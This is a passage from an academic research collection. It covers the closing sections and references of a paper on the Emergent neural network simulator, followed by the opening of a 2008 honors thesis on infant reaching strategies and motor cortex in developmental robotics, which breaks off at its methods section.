Simulators that are more directly comparable to Emergent include the Stuttgart Neural Network Simulator (SNNS) (Petron, 1999), the Topographica Neural Map Simulator (Bednar et al., 2004) and the Fast Artificial Neural Network Library (FANN) (Nissen, 2003). SNNS has implemented an impressive array of algorithms, more than any other simulator to date. If trying out lots of new neural network algorithms is your goal, we highly recommend SNNS. Unfortunately, SNNS is no longer under active development, does not have an active support community and has an aging interface. If these things matter to you, we recommend Emergent. Topographica focuses on the development of high-level, Kohonen-like topographic maps of the sensory and motor areas with an emphasis on the analysis and visualization of topographically organized regions. FANN will be useful to researchers who require a fast implementation of backpropagation or SOM, native bindings to multiple scripting languages, and an active support community. If you need a neural network to do a specific computational task with low overhead, FANN may have benefits. LENS, while no longer actively supported, also features fast implementations of backpropagation algorithms.

Several proprietary and commercial simulators exist, including the `Neural Networks package for Mathematica` (http://www.mathworks.com/products/neuralnet/), the `MATLAB Neural Network Toolbox` (http://www.mathworks.com/products/neuralnet/) and `Peltarion Synapse` (http://www.peltarion.com/products/synapse/). The Mathematica and MATLAB packages will be of interest to those who are already familiar with those tools or want access to Matlab's powerful linear algebra facilities in addition to a wide variety of community developed libraries. Peltarion Synapse is a sophisticated package that will be most useful to those interested in data mining.

4. Future work

Emergent is under constant development and a number of improvements are on the horizon. We plan to implement an undo operation to complement copy and paste, an autosave feature and better support for keyboard shortcuts. The build system will be ported from GNU Autoconf to the more modern CMake, and the Windows development environment will be upgraded to Visual Studio 2008. 64-bit support has already been implemented for Linux—we soon plan to support it on OSX and Windows as well. We will conduct further experiments using Graphics Processing Units (GPUs), testing the speed of sender-based computations and the feasibility of running them on a cluster of GPUs. Native support for managing projects in a Subversion repository will be added, in addition to an interface to `ModelDB` (http://senselab.med.yale.edu/modeldb/). Finally, the existing TCP/IP code which allows Emergent to be started in server mode and controlled by external applications will be enhanced.

5. Conclusion

Emergent's 4.0 series of releases is a turning point in the history of its development. With a renewed focus on usability, extensibility, cross-platform support and visualization, Emergent is now accessible to a far wider audience than was PDP++. Using this new workspace, the process of creating models has become efficient, making modelers more productive and allowing them to create more complicated, yet more understandable, cognitive models than previously possible. Those who invest time in learning it will be more than paid back. Emergent boasts an active community of users and contributing developers, an active development cycle going back more than two decades, a diverse set of algorithms, a powerful visual programming paradigm and a flexible and capable virtual environment for robotics. Emergent is also a friendly teaching aide and is being actively used to teach cognitive modeling courses in many universities (see `CECN Projects` (http://grey.colorado.edu/CompCogNeuro/index.php/CECN1_Projects) for a set of over 40 different research-grade teaching models that accompany the *Computational Explorations in*

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959

Cognitive Neuroscience textbook (O'Reilly & Munakata, 2000)). In short, through judicious use of modern programming libraries and interface design principles, combined with its legacy, Emergent has become one of the most capable and user-friendly general-purpose neural network simulators available. We invite you to give Emergent a try, and welcome you to join and contribute to the `mailing list` (http://grey.colorado.edu/cgi-bin/mailman/listinfo/emergent-users).

References

Ackley, H., Hinton, E., & Sejnowski, J. (1985). A learning algorithm for Boltzmann machines. *Cognitive Science*, *9*, 147–169.

Almeida, B. (1987). A learning rule for asynchronous perceptrons with feedback in a combinatorial environment. In M. Caudil & C. Butler (Eds.), *Proceedings of the IEEE first international conference on neural networks* (pp. 609–618).

Bednar, J. A., Choe, Y., Paula, J. D., Miikkulainen, R., Provost, J., & Tversky, T. (2004). Modeling cortical maps with Topograhica. *Neurocomputing*, *58*, 1129–1135.

Beeman, D., Wang, Z., Edwards, M., Bhall, U., Cornelis, H., & Bower, J. (2007). The GENESIS 3.0 Project: A universal graphical user interface and database for research, collaboration, and education in computational neuroscience. *BioMed Central Neuroscience*, *8*.

Brett, R., Rudolph, M., Carnevale, T., Hines, M., Beeman, D., Bower,, et al. (2007). Simulation of networks of spiking neurons: A review of tools and strategies. *Journal of Computational Neuroscience*, *23*(3), 349–398.

Kohonen, T. (1984). *Self-organization and associative memory*. Berlin: Springer-Verlag.

Hochreiter, S., & Schmidhuber, J. (1997). Long short term memory. *Neural Computation*, *9*, 1735–1780.

McClelland, J. L., & Rumelhart, D. E. (1986). *Parallel distributed processing*. Cambridge, MA: MIT Press.

Migliore, M., Cannia, C., Lytton, W., Markram, H., & Hines, M. L. (2006). Parallel network simulations with NEURON. *Journal of Computational Neuroscience*, *21*(2), 119–129.

Nissen, S. Implementation of a fast artificial neural network library (FANN). Report. Department of Computer Science, University of Copenhagen (DIKU), 31, 2003.

Norman, K. A., Newman, E., Detre, G., & Polyn, S. (2006). How inhibitory oscillations can train neural networks and punish competitors. *Neural Computation*, *18*, 1577–1610.

O'Reilly, R. C., Frank, M. J., Hazy, T. E., & Watz, B. (2007). PVLV: The primary value and learned value pavlovian learning algorithm. *Behavioral Neuroscience*, *121*(1), 31–49.

O'Reilly, R. C., & Munakata, Y. (2000). *Computational explorations in cognitive neuroscience*. Cambridge, MA: MIT Press.

Petron, E. (1999). Stuttgart Neural Network Simulator: Exploring connectionism and machine learning with SNNS. *Linux Journal*, *63*.


Pineda, J. (1987). Generalization of back-propagation to recurrent neural networks. *The American Physical Society*, *59*(19), 2229F.

Rumelhart, D. E, Hinton, G. E., & Williams, R. J. (1986). Learning internal representations by error propagation. In E. Rumelhart, L. McClelland, & PDP Research Group (Eds.), *Foundations*: *Vol. 1. Parallel distributed processing* (pp. 318–362). Cambridge, MA: MIT Press.

Rumelhart, E., & Zipser, D. (1986). Feature discovery by competitive learning. In E. Rumelhart, L. McClelland, & PDP Research Group (Eds.), *Foundations*: *Vol. 1. Parallel distributed processing* (pp. 151–193). Cambridge, MA: MIT Press (Chapter 5).

Williams, R. J., & Zipser, D. (1989). A learning algorithm for continually running fully recurrent neural networks. *Neural Computation*, *1*(2), 270–280.

BRIAN MINGUS RESEARCH COLLECTION / BM-3AE3823CA959



HONORS THESIS | APRIL 5, 2008

Computational Principles of Infant Reaching Strategies in Developmental Robotics

Brian Mingus

University of Colorado Boulder

An embodied model connects infant reaching, motor learning and biologically plausible reinforcement learning in a developmental robotics setting.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

BRIAN MINGUS / BM-C0213E555621

Running head: REACHING IN DEVELOPMENTAL ROBOTICS

Computational principles of infant reaching strategies in developmental robotics

Brian Mingus

Advisor: Dr. Randall O'Reilly

Computational Cognitive Neuroscience Lab

Department of Psychology

University of Colorado at Boulder

April 5, 2008

BRIAN MINGUS / BM-C0213E555621

BRIAN MINGUS / BM-C0213E555621

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Abstract

The field of developmental robotics stands to benefit from recent advances in the study of the development of reaching. These include verification of the minimum jerk hypothesis, the discovery that the adult nervous system finds excess degrees of freedom to be a luxury, clarifications as to the topographic organization of motor cortex, as well as a collection of datapoints that allow for the principled development and analysis of robotics models of infant reaching. In order to demonstrate the validity of these principles, a robot was developed using the Emergent Neural Network Simulator. The robot accounts for recent findings regarding motor cortex, solves the inverse kinematics of motion and learns using the biologically plausible Primary Value Learned Value reinforcement learning system, a first for the field. The flexibility of this framework allows for future, more realistic robots to be developed, including those that learn via autonomous mental development, the automatic selection of tasks based on intrinsic motivations.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Computational principles of infant reaching strategies in developmental robotics

BRIAN MINGUS / BM-C0213E555621

Introduction

The first significant problem an infant must solve is learning to control its body, filtering and mapping low fidelity sensory input to only one out of an infinite number of possible motor outputs and further anticipating the effect of these commands on the environment. Such movements are not merely responses to stimuli, but quickly evolve into goal-directed behaviors that involve perception, motivation and planning (Hofsten, 2004). While it is well known that infants must learn to crawl before they can learn to walk (Adolph et al., 1998), until recently the developmental trajectory of infant reaching has been less well known, and discovering the control strategies employed to successfully articulate reaches remains an active area of research.

Research in these control strategies lags behind the development of biomechanical models of human arms and the optimal controllers used to guide them. For example, Kamen (2008) recently created an 18 degree of freedom (DoF) model of a human arm. This arm can be attached to the shoulder of amputees and connected to remaining neural tissue, giving the user a replacement that is, in some respects, better than the original. What remains unaccounted for is the development of hierarchical control strategies used by the central nervous system (CNS) to orchestrate the execution of top-down goals, modulated by perceptual feedback in real time.

It is known that at birth, neurons in the spinal cord and brain stem already contain sophisticated central pattern generators, useful synergies and postures. An infant that is held with their legs in warm water will vigorously attempt to walk, despite never having done so before (Thelen et al., 2002). A spinalized cat is able to run on a treadmill, and

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

when the treadmill gets faster or slower, the cat adjusts accordingly with no top-down influence (Lovel et al., 1990). These inborn elements of movement, combined with intrinsic drives, curiousity and a nurturing environment during development gradually lead to intelligence more generally. As Wolpert (2005) is quick to remind, the progression from babbling infant movements to sophisticated goal directed behaviors (such as typing) is the entire point of having a brain, allowing one to move the senses to the location of interesting information.

Despite the best efforts of decades of research, attempts to create a working system that rival the brain's generalized intelligence have been unsuccessful. The emerging field of developmental robotics hopes to change that by including the key factor that previous models of the sensorimotor loop have left out - that of development. Embodied models of the development of cognition, particularly motor control in human infants, stand to change the landscape of learning in robotics models. They promise to give researchers a principled approach to studying the developmental trajectory of intelligence in humans, allowing them to create robots that are better able to interact with us and learn a wider variety of tasks in a more natural setting, progressing from simple to complex not only in task difficulty, but also capability. Research in this field will benefit greatly from key discoveries in recent years. These include Graziano (2006), who discovered the existence of behavioral repertoires in motor cortex (M1), greatly expanding, for the first time since Penfield's experiments in the 1930s, our knowledge of its encodings. Yang et al. (2007) clarified our knowledge of the longstanding degrees of freedom (DoF) problem, demonstrating that excess DoF are not always seen as problematic to the nervous system; quite the opposite, in fact. Finally, Berthier and Keen (2006) used Electronic Motion Analysis (EMA) to provide modellers with a set of behavioral benchmarks against which they may evaluate developmental robotics models of infant reaching.

A prominent example that is representative of the problems that have been recently

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

solved in motor control research is the longstanding ambiguity as to what is represented in M1. Studying M1 has been extremely difficult due to the nature of the representations found there. The standard method of using recording electrodes to correlate firing rates with variables indicative of a particular hypthesis, such as position and velocity, has led to an ambiguous series of "positive" results. For example, Todorov (2000) cites a dozen studies, each looking for correlations between different variables, and each finding such correlations. These include "arm position, acceleration, movement preparation, target position, distance to target, overall trajectory, muscle coactivation, serial order, visual target position and joint configuration." While recording studies seek to disambiguate, in M1 the opposite occured, leading Thach (1978) to remark that, "all types of neurons that were looked for were found, in nearly equal numbers."

Knowledge of the workings of M1 would have in turn led to reliable metrics against which to evaluate models of reaching. Instead, it generated a multitude of competing hypotheses and models. For example, Flash and Hogan (1985) suggest that M1 seeks to minimize jerk in order to create smooth movements, whereas Uno et al. (1989) hypothesize that the goal is to minimize torque, which further minimizes energy use. Harris and Wolpert (1998) conjecture that the goal is to maximize the precision of movements by accounting for the fact that larger movements are more variable due to increased noise in motor neurons. Due to the variety of correlations found in M1, researchers have had little difficulty in finding experimental confirmation for competing and often incompatible theories.

An alternate method of discovering important control variables is to perform a detailed behavioral analysis, as done by Kamm (1994), and then perform a factor analysis in order to discover the most heavily loaded factors. This approach, too, has met with limited succes, although this time it has been due to inconsistent research paradigms. For example, Hofsten (1991) found that the number of peaks in the velocity profiles of infant

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

reaches decreases with age, and Fetters and Todd (1987) found it to be constant. A decrease would imply that infants initially produce several overlapping sub-movements, but eventually learn to produce a single, continuous movement. Halverson (1933) suggests that as infants become more skilled at reaching, they also begin to reach more quickly, a theory that was supposedly verified by Konczak et al. (1995). All of these findings have in common that they were found to be false by Berthier and Keen (2006), who used EMA to perform a rigorously controlled factor analysis of movement variables. In total, there have been four studies over a total of 30 subjects using this technique, but already it has revolutionized our understanding of infant reaching strategies, as the consistent methodology allows for conclusions to be drawn from the pooled data.

Here, I will focus on new insights into infant reaching strategies, such as how they cope with an excess of degrees of freedom, followed by recent findings regarding the encodings of motor cortex. I will then introduce several newly discovered principles of the development of infant reaching, followed by a discussion of how the synergy of these findings allows for a more principled approach to creating behaviorally and biologically plausible models and the learning principles that guide them.

Synergies and the degrees of freedom "problem"

Bernstein (1967), often considered the father of motor control, suggested that first and foremost, the CNS must learn how to cope with an excess of DoF. Models in developmental robotics must pass the tacit litmus test of solving Bernstein's problem, which can be simply put: Given a task, such as reaching out to grab a banana, how should one configure their arm in order to position their hand, considering that they have more joints and muscles than necessary? This particular instantiation is also known as the inverse kinematics problem, as one must compute the necessary joint angles and torques needed to produce the specified hand location. Unlike the forward kinematics problem,

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

where the location of the hand is computed given the torques and joint angles, the former is ill-posed in that the solution is not unique. Even in a simple two DoF arm there are two possible solutions to every hand location, which can be obtained by rotating the elbow by 180 degrees. With 28 DoF in each arm, humans are faced with a much larger computational challenge.

Despite this difficulty, infants older than 16 weeks of age solve the DoF problem with apparant ease. Bernstein went on to revive the notion of synergies (Babinski, 1899) as a potential solution to the DoF problem. According to Bernstein, a synergy is a strategy that enables an actor to constrain the movement search space by restricting DoF that are not required (Schlesinger, 2000). This notion of synergies is similar to that of chunking in the cognitive literature (Miller, 1956), whereby memory, such as for a phone number, is facilitated by combining an arbitrary string of digits into three smaller chunks. By reducing the number of items to be remembered from nine to three, six DoF have been eliminated, thus improving the precision and recall of memory. This is readily observed in reaching infants, who partly lock their elbows until around six months of age in order to straighten their arm, preferring instead to reach using the shoulder and torso. The locking behavior emerges as infants learn to inhibit inborn reflexes which codify goal-invariant reaches and elbow movements. The immediate benefit is that they no longer have to solve the inverse kinematics problem because they have (literally) removed the elbow from the equation. This stiffening comes at the cost of increased energy expense, however, and by intention limits the complexity of the reaches that can be executed. These limitations provide a natural drive for slowly learning to apply control to the elbow rather than keeping it stiff, and after 2 years reaching converges to the skill level of adults.

While this account of synergies as the solution to the DoF problem has been dominant in the field for over 40 years, Yang et al. (2007) suggest a new interpretation. The traditional interpretation hinges on the idea that the CNS views excess DoF as

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

problematic and seeks, via stiffening and locking, to limit them. In a break with tradition, Yang et al. demonstrate that the CNS sometimes views excess DoF as a luxury, allowing it to focus attention on important control variables, such as hand location, ultimately increasing stability. They cite as evidence Bernstein, who monitored the motions of blacksmiths swinging their hammers, something they have done hundreds of times a day for years on end, and noted that individual joints varied more than the final location of the hammer. Bernstein interpreted this as meaning that the brain uses the apparant redundancy in the excess joints to produce less variable movements. More variability in joints somewhat counter-intuitively results in less varability in the end effector. Joints are not randomly perturbing, but are instead correcting for each other. They further elucidated this principle of sharing by having subjects repetitively produce 20 newtons of force in a finger tapping task while measuring the potentials produced by the muscles. It was found that if one finger produced 15 newtons of force, the other would produce 5 in order to compensate.

Representations in motor cortex

The challenge of motor cortex has been to find structure in what seemed to be a neural soup of information related to the physics of reaching. In an effort to unravel these relationships Graziano et al. (2005) connected a voltage source to the electrodes planted in the M1 of monkeys, artificially stimulating the neurons. Such stimulation experiments have been conducted in the past, such as by Penfield (1937), and produced minor twitches throughout the body.

In contrast to previous methodology, Graziano et al. (2005) left the electrodes in for succesively longer periods of time. At 500 milliseconds, behaviorally meaningful movements began to emerge, such as complete reaches followed by prehension. The types of behaviors elicited were further found to be encoded differentially into subregions,

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

indicating the presence of a topographic map based on categories of behavior. These subregions seemed to be based on movements critical to survival and the frequency they were performed, such as eating, climbing, defensive postures and reaching. Intriguingly, as the stimulation duration was increased up to 4 seconds, the complexity of the behavior increased as well. The authors found this to be an indication that the stimulated area of M1 was not encoding for the entire repertoire of behavior by itself, but rather was implicated in such movements in virtue of its connections to other areas in motor cortex, lateral cortical connections, and connections to sub-cortical regions, spinal cord, and alpha motor neurons. This general method was verified by stimulating primary visual cortex, whose mappings are well known, and finding that the activation spread in a manner consistent with the known connectivity.

In a follow up observational study of monkey behavior, Graziano found that, similar to observations of the use of synergies in human infants by Schlesinger et al. (2000), monkeys tended to assume an arm posture and then work to stabilize it while the hand and fingers performed a task such as grooming. It was also found in stimulation experiments that the movements elicited by M1 do not dynamically update based on sensory inputs from the environment. For example, if an object is placed in the trajectory of a stimulation induced reach, the monkey will repeatedly run into it, whereas in a volitional movement the obstacle is easily avoided. These two pieces of evidence together indicate that, while M1 is capable of executing arbitrary updates to movement plans, it is dependent upon higher, lower and lateral influences through spreading activation to do so. While the higher level processes initially bias the monkey towards the banana, a modified path might be taken in order to avoid unexpected perturbations in the environment, as indicated by sensory information.

As Todorov (2000) suspected, the myriad of correlations between movement variables in M1 are due to the relationship between high level motor programs and any

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

and all physics variables that could be used to describe them. For example, the "serial order" correlation is due to the basal ganglia making that contribution to motor control and projecting to M1 (Mushiake & Strick, 1995). The "visual target position" correlation is due to bidirectional connections between posterior parietal cortex and M1 (Desmurget et al., 1999), while "muscle coactivation" is due to proprioception via alpha motor neurons which project to M1 and "movement preparation" is due to the contributions of premotor cortex (Wise, 1985), which is adjacent to M1.

After Graziano et al. (2005) discovered behavioral repertoires which seem to limit the amount of information that M1 directly encodes for, the only question remaining is what information *does* it actually encode for? A study elucidating this question was recently carried out by Wang et al. (2007), who placed an array of nearly a thousand electrodes on a population of neurons in the proximal arm region of motor cortex. Of these neurons, it was found that 8% were tuned to the position of the hand, 32% were tuned to the velocity, 24% to position and velocity and 36% to other variables that were not looked for. Depending on the instantaneous location of the hand, these neurons dynamically changed their preferred direction and velocity. Known as an attractor network, this arrangement conveniently allows the hand to be placed in any location from any location, and allows for simpler models of M1.

The development of reaching

Until recently, models of reaching have focused on the adult motor system, in part due to a desire to disambiguate the representations in M1, but also because the available data was inconsistent. This inconsistency led to the competing hypotheses described previously, each looking to infer the objective function that is optimized during movement, and each finding supportive evidence. Clarification of the computations of M1 does not in itself solve this problem, but rather allows for the creation of simpler, more principled

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

models of the hierarchy in the motor system. Evidence that the nervous system eventually learns to take advantage of the excess DoF available does not help the issue either, as there is clear evidence that infants do in fact initially view excess DoF as problematic and work to solve this problem by straightening the arm via stiffening the elbow.

In order to discover the variables considered important to the infant nervous system, Berthier and Keen (2006) employed EMA, a technique whereby infants have dozens of electrodes attached to the arm and are videotaped during reaching. Rather than attempting to find evidence for any single previously stated hypothesis, Berthier and Keen (2006) collected data on all of the variables that have been used to characterize reaches, including average speed, maximum peak speed, distance from the hand to the target at the start of the reach, length of the hand path, movement duration, number of speed peaks, squared jerk, straightness ratio, hand-shoulder distance change and time of peak speed. Principle Components Analysis was used to collapse over variables that are highly correlated and discover only the most heavily loaded factors, of which there were five: speed/jerk, reach duration/number of speed peaks, duration of peak speed, and distance covered/straightness. Thus, only five variables are needed to adequately describe infant reaches.

This study also resulted in a number of findings describing the development of infant reaching; that is, how reaches progress over the first few years of life. Initially, trajectories are very curved, but over the first few years slowly become straighter. It was also found that the maximum peak speed moves closer to the beginning of the reach with age. This is interpreted as a shift in goals from one where the infant only wants to get the hand near the object, to one where the infant is interested in actually grabbing it. The previous controversy as to the rate of change in the number of speed peaks was also settled in this study, as they found them to be constant over the first three years of life. It is still not clear, however, if these "submovements" are due to uncontrolled dynamics in

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

the arm (Thelen et al., 1996) or are discrete motor programs (Fishbach et al., 2007).

The authors suggest that together, these findings provide a new foundation for understanding reaching movements. At the onset of reaching, it is clear that infants simply do not have the experience needed to compute the inverse kinematics of motion, yet they successfully reach. The acquired data suggest that instead, infants select actions that simultaneously result in a quick reach that is also smooth, accurate and incurs a low energetic cost. The difficulty of this problem causes infants to simplify it by stiffening the elbow. Since this incurs an added energetic cost, within a few weeks of reach onset they learn how to control it. This incremental progression continues until roughly the age of three, during which they are slowly learning the inverse kinamtics of motion, and after which the overall strategy has converged to something resembling that of an adult.

Autonomous mental development

Traditionally, there have been several competing and sometimes complementary approaches to training robotics models. These include knowledge-based methods utilizing search algorithms from artificial intelligence, such as robot controllers that use A* search for motion planning (e.g., Kuffner et al., 2005); genetic algorithms, where robots are evolved through survival of the fittest in a natural selection paradigm (e.g., Davidor, 1991); and machine learning frameworks, where carefully crafted sensory data is used as input to an optimal algorithm, such as the object recognition model of Pinto et al. (2008), which uses dozens of support vector machines in a one vs. many training regime. These methods often produce impressive results, and yet they lack some of the most fundamental consituents of intelligence seen in adults, such as online speech, language, and vision.

This gap between advances in engineering and progress in the modeling of intelligence is perhaps best understood by comparing IBM's Blue Brain Project (Markram, 2006) with Honda's ASIMO humanoid (Sakagami et al., 2002). Blue Brain is

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

an attempt to create a 3D molecular simulation of the human brain. Due to rapid advances in computing power, the project has already successfully created models at the scale of both mouse and rat brains, and expects to create models at the scale of a human brain within the next decade. The simulations have been highly succesful to date, with the electrical properties of the simulated neurons producing better experimental data than measurements on real neurons in vitro, largely due to the highly controlled environment and the ability to literally zoom in on any neuron. Honda's ASIMO is an attempt to create a humanoid robot that can interact with people in a natural way and mimic human behavior on a variety of levels. Modern versions can climb stairs, run at speeds of up to 6 km/h with a strikingly human gait, recognize familiar envioronments and avoid people and robots while navigating. It has already been deployed to perform simple jobs such as acting as a receptionist.

Both projects have met with success in certain areas, leaving open the question as to why IBM's brain has not been put inside of Honda's humanoid. While Blue Brain may soon simulate the 100 billion neurons in a human brain, the cyto and myeloarchitectonics of the cerebral cortex are not yet fully known to neuroscience. Thus, the simulation may include every type of neuron found in the brain down to the level of molecules, but the large scale functional connectivity within and between brain areas will be absent. Present Blue Brain models focus only on the number of neurons that exhibit waves of activation, and while they may be rat scale, they are not sufficient to control a rat, whose nervous system has had millions of years to develop a sophisticated large scale brain area organization. Likewise, while Honda's humanoid can climb stairs, it can only do so when its machine learning algorithms have been carefully primed by humans. When it has fallen during public demonstrations, the results have been devastating, as the robot doesn't attempt to catch itself and breaks into pieces.

In order to eventually overcome these limitations and to advance the state of the

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

art, Weng et al. (2001) suggest that the three traditional approaches to robotics modeling be augmented by a new approach called autonomous mental development. In this paradigm, a brainlike agent is born and interacts in realtime with its environment, soley under the guidance of its intrinsic developmental program. It is nurtured by and iteracts with its human robot sitters, has a body that is well suited to the types of tasks it will perform and environment it will live in, and lives a long life through which it can autonomously explore, learn and develop. This approach can be clearly contrasted with traditional robots, where the engineer first develops an understanding of a task, programs a task specific representation and then runs the program on the robot. In an autonomous mental development paradigm, the first step is to design a body with biophysics suitable to the environment the robot will live in followed by designing the developmental program. Next, the robot is born, raised by humans and interacts with its environment in a manner similar to human infants. This approach represents a convergence of methods, which includes both the bottom-up style of Blue Brain, where the individual neurons are simulated in mass, and also the top-down style of ASIMO, where human behavior is mimicked as precisely as possible. However, it also includes a third approach which has been largely missing in robotics models, where the robot is set off on a developmental trajectory, and rather than hardcoding the brain and body separately, they develop together naturally over the robot's lifetime, a product of both nature and the nurturing guidance of the robot sitters.

Several attempts have been made to create robots that undergo autonomous mental development, one of the first being SAIL (Weng et al., 1999). Although SAIL's body is not capable of developing, it is capable of automatically interacting with objects in its environment and being trained by its robot sitter via "good" and "bad" buttons which are attached to its body. The robot can be taken for a walk, automatically discerns discriminative features of the environment, and can then walk itself through similar

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

situations without aid. After toys are shown to the robot and its hand is guided towards them, it can interact with them in a play-like fashion in the future. The robot acts in realtime by automatically self-organizing discriminative features of interesting aspects of objects in a coarse-to-fine manner. Weng *et al.* claim that several of these capabilities have never been seen in robots before, giving credit to the autonomous mental development approach.

Another such robot was created by Sony engineers in what is known as The Playground Experiment (Oudeyer et al., 2005). Here, a small robotic dog was put in a play pen with a variety of toys and was allowed to interact with them. According to the researchers, the dog's developmental program was loosely modelled off of the intrinsic motivational systems seen in humans, allowing it to select tasks for itself which are not too predictable, but also not too unpredictable. At first, the dog would tend towards situations which were easy to learn, and was able to gradually increase in capability, all the while avoiding tasks in which nothing could be learned. The researchers were able to clearly demonstrate fully autonomous learning.

While both of these robots are groundbreaking, it comes at the cost of fully neglecting biological realism. For example, in The Playground Experiment, the dog stored every environment he had ever encountered as vectors. For each of these vectors, a machine learning algorithm such as Random Forests was trained in a one vs. all paradigm. For every task every random forest was called to predict an action and the predicted error was recorded. The action that demonstrated the greatest potential for learning was then executed. If an action was performed in an environment, the environment and action vectors were associated such that they could be ignored in the future, as they would then present little to no potential for learning.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Methods

Creating a robot that incorporates all of the ideas presented herein is the challenge facing the field of developmental robotics today. The present goal is to create a developmental robotics studio, an image of which can be found in Figure 1 on page 30, that allows for the modeling of the computational principles of infant reaching to proceed in much the same way as infant reaching itself does; that is, in a gradual fashion that slowly increases in complexity and, as a result, capability.

To this end, the Emergent Neural Network Simulator was chosen. Emergent is designed for creating complex, biologically plausible models of the brain and is thus aptly suited for the implementation of areas such as motor cortex. It has a 3D interface and an accurate simulation of rigid body physics via the Open Dynamics Engine, allowing objects to be precisely simulated and represented visually. This is critical for robotics models, in which an intuitive behavioral analysis of a reach is often just as revealing as the statistics that describe it. It also allows one to bypass a common difficulty in developmental robotics, that of creating robots whose morphology changes over time in order to accomodate the developmental program. In Emergent, unlike traditional robots, the arm can quickly and easily be programmed to grow over time at no cost to the researcher. Further, once a robot has first been prototyped in simulation, it can then be demonstrated in hardware.

In the following sections I will introduce the robotics studio, starting with the network architecture. In addition to explaining the motivations behind each layer and its associated projections, I will also discuss the biologically plausible learning mechanisms used and the parameters of the body, including its ability to quickly and dynamically change in morphology.

BRIAN MINGUS RESEARCH COLLECTION / BM-C0213E555621

Network architecture

